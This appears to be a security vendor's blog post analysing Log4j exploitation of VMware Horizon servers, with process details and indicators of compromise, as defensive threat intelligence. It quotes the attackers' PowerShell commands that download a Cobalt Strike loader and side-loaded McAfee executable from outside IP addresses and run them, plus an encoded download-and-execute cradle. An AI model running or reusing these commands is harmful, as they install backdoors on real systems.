Log4j Exploit Hits Again: Vulnerable VMWare Horizon Servers at Risk

blog.morphisec.com/log4j-exploit-hits-again-vulnerable-vmware-horizon-servers-at-risk

- Tweet
-

On December 9th, 2021, reports surfaced about a new zero-day vulnerability, termed Log4j (Log4Shell), impacting Minecraft servers. [see "Protecting Against the Log4J Vulnerability"] Countless millions of devices instantly became at risk of attack, and Log4j ranked among the worst vulnerabilities yet seen. The fear of the Log4j security flaw has once again returned as threat actors have started to exploit vulnerable VMWare Horizon Servers. Learn more about Log4j and this new threat in this Morphisec blog post.

Log4j is a logging framework for java applications and has been an integral part of many programs since the mid-1990s. Cloud storage companies like Google, Amazon, and Microsoft, which are the digital hotline for millions of other applications, have been hit hard. The same goes for other IT giants like IBM, Oracle, and Salesforce, as well as thousands of Internet-connected devices like televisions and security cameras.


Trouble on the VMWare Horizon

December 2021 was challenging for many vendors rushing to patch log4j vulnerabilities and it wasn’t clear if this patching cycle had an end. More recently, attackers have been scanning the web for easily accessible java services and attacks by known and unknown threat actors against popular distributed applications vulnerable to Log4j escalated, including several targeting VMware Horizon servers.

VMware Horizon server versions 7.x and 8.x are susceptible to two of the Log4j vulnerabilities (CVE-2021-44228 and CVE-2021-45046). United Kingdom National Health Service digital experts stated that an attack group has been exploiting these flaws to install webshells on compromised servers. This allows them to create advanced persistent threats (APTs) that move laterally to spread infections. Using webshells has become a popular tactic employed by threat actors as it’s an easy way to land APTs on internet servers containing sensitive data. Attackers leverage small, relatively simple files that often don’t trigger alerts with traditional next generation antivirus (NGAV), endpoint protection platforms (EPP), or endpoint detection and response (EDR). If an attacker can bypass these defenses and gain access to a server, they can use remote access to execute further commands. The Log4j saga has opened the door to these attackers, who have installed webshells after exploiting flaws in the logging service.

Perpetrators have exploited the Apache Tomcat service running on vulnerable VMware Horizon servers by using specific PowerShell commands spawned from the Tomcat service. Attackers then restart the VMBLastSG service to initiate a listener that communicates with the command-and-control server. The listener runs commands from the server that contain a specific hardcoded key. This process is then used to establish persistent communications with a command and control server that executes ransomware or other malicious activities. Various lone actors, APT groups, and cybercrime organizations have exploited the Log4j flaws, which have led to ransomware attacks.

Morphisec Labs identified the active VMWare Horizon Tomcat service exploitation through the log4j vulnerability that started on January 3, 2022. Similar to other vendors, we released an update for known indicators of compromise (IOCs) as we identified these within customer environments.



ws_TomcatService.exe process associated with the exploitation of the Log4j vulnerability in VMWare Horizon installations

DLL side loading with the legitimate McAfee executable “mfeann.exe”


MFEANN - EXTENDED INFO

Process Signature: Signer:McAfee, Inc. | Signed on: Invalid date

Attack Module: [redacted]

Process File path: C:\Users\Public\mfeann.exe

Following an exploitation of the Tomcat service (*ws_TomcatService.exe*), attackers executed the powershell.exe process, and in some cases, as reported by Microsoft, attackers deployed Cobalt Strike backdoors following an exploitation of a McAfee application mfeann.exe side loading dll vulnerability.



Process File path:


C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Command Line:


```
-Enc
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgAGgAdAB0AHAAOgAvAC8AMQAzADkALgAxADgAl
```

```
Invoke-WebRequest-Uri http://139.180.217.203:443/mac.ini -OutFile c:\users\public\mac.ini;Invoke-WebRequest-Uri http://139.180.217.203:443/LockDown.dll -OutFile c:\users\public\LockDown.dll;Invoke-WebRequest-Uri http://139.180.217.203:443/mfeann.exe -OutFile c:\users\public\mfeann.exe;Start-Process c:\users\public\mfeann.exe
```

Organizations downloaded the McAfee application into different persistent folders, such as ***Users\public, programdata, windows\help*** directories on the virtualization servers (persistent across profiles), together with the Cobalt Strike loader that was downloaded in the same folder and loaded by the McAfee process as it was executed (LockDown.dll).




```
"process_full_file_path_and_parameters_s": "C:\\Users\\Public\\mfeann.exe",
"process_full_file_path_and_parameters_s": "C:\\ProgramData\\mfeann.exe"
"process_full_file_path_and_parameters_s": "C:\\Windows\\Help\\mfeann.exe"
```




```
 {
     "file_path": "C:\\Users\\Public\\LockDown.dll",
     "file_hash": "a8e4c7a7a786572398c0f504b3c5df58ea02ca1865e0dd57e5c7ab6ac21177f6"
 },
```

In some instances, Morphisec observed that the same attackers tried to drop these files directly into the VMware folder.




```
"C:\\Program Files\\VMware\\VMware View\\Server\\bin\\mfeann.exe",
"07bbd8a80b5377723b13dbb40a01ca44cbc203369f5e5652a25b448e27ca108c",
```



```
"C:\\Program Files\\VMware\\VMware View\\Server\\bin\\LockDown.dll",
"8fd635ff70b99b4be59b149af86d1519d2047213b518501328b2add221b01372",
```

Other attackers, as reported by Rapid7, have downloaded Cobalt directly into the PowerShell process, which was identified and prevented by Morphisec's patented Moving Target Defense (MTD) technology.



```
"process_full_file_path_and_parameters_s":
                                  "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
"process_command_line_args_ss": [
    "-exec",
    "bypass",
    "-enc",
    "aQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBl
],
```

iex ((New-Object System.Net.WebClient).DownloadString
('http://185.112.83.116:8080/drv'))

Indicators of Compromise (IOCs)

IPs	hxxp://139.180.217[.]203:443/mac.ini hxxp://139.180.217[.]203:443/mac.tmp hxxp://139.180.217[.]203:443/tna.conf hxxp://139.180.217[.]203:443/LockDown.dll hxxp://api.rogerscorp[.]org:80 hxxp://185.112.83[.]116:8080/drv
LockDown.dll	a8e4c7a7a786572398c0f504b3c5df58ea02ca1865e0dd57e5c7ab6ac21177f6 8fd635ff70b99b4be59b149af86d1519d2047213b518501328b2add221b01372 Ded5ce04637c2114a0740b83623c0746adc645c3f5cb1a66e14bc6b59a648894 e7e7b19c255ea052bb3c59b5597cdc92e76abe4dab72dacb92b16b7029e0d72f
mfeann.exe (McAfee)	07bbd8a80b5377723b13dbb40a01ca44cbc203369f5e5652a25b448e27ca108c

We Are Here to Help

These new vulnerabilities are bad news, but the good news for Morphisec customers is that our MTD technology prevents the execution of these backdoor attacks. Leading analysts, such as Gartner, are calling MTD a "game-changer" as it can uniquely detect and stop these types of zero-day attacks that often bypass NGAV, EDR, and other defenses. Learn more about Moving Target Defense and why Gartner cited this technology in its Emerging Trends and Technologies Impact Radar for Security.

MORPHISEC
SEE MORPHISEC IN ACTION!
Contact us now to get a demo of Morphisec Guard, and see how we make advanced security accessible to everyone.
BOOK A DEMO
THREATS OVER TIME

Contact SalesInquire via Azure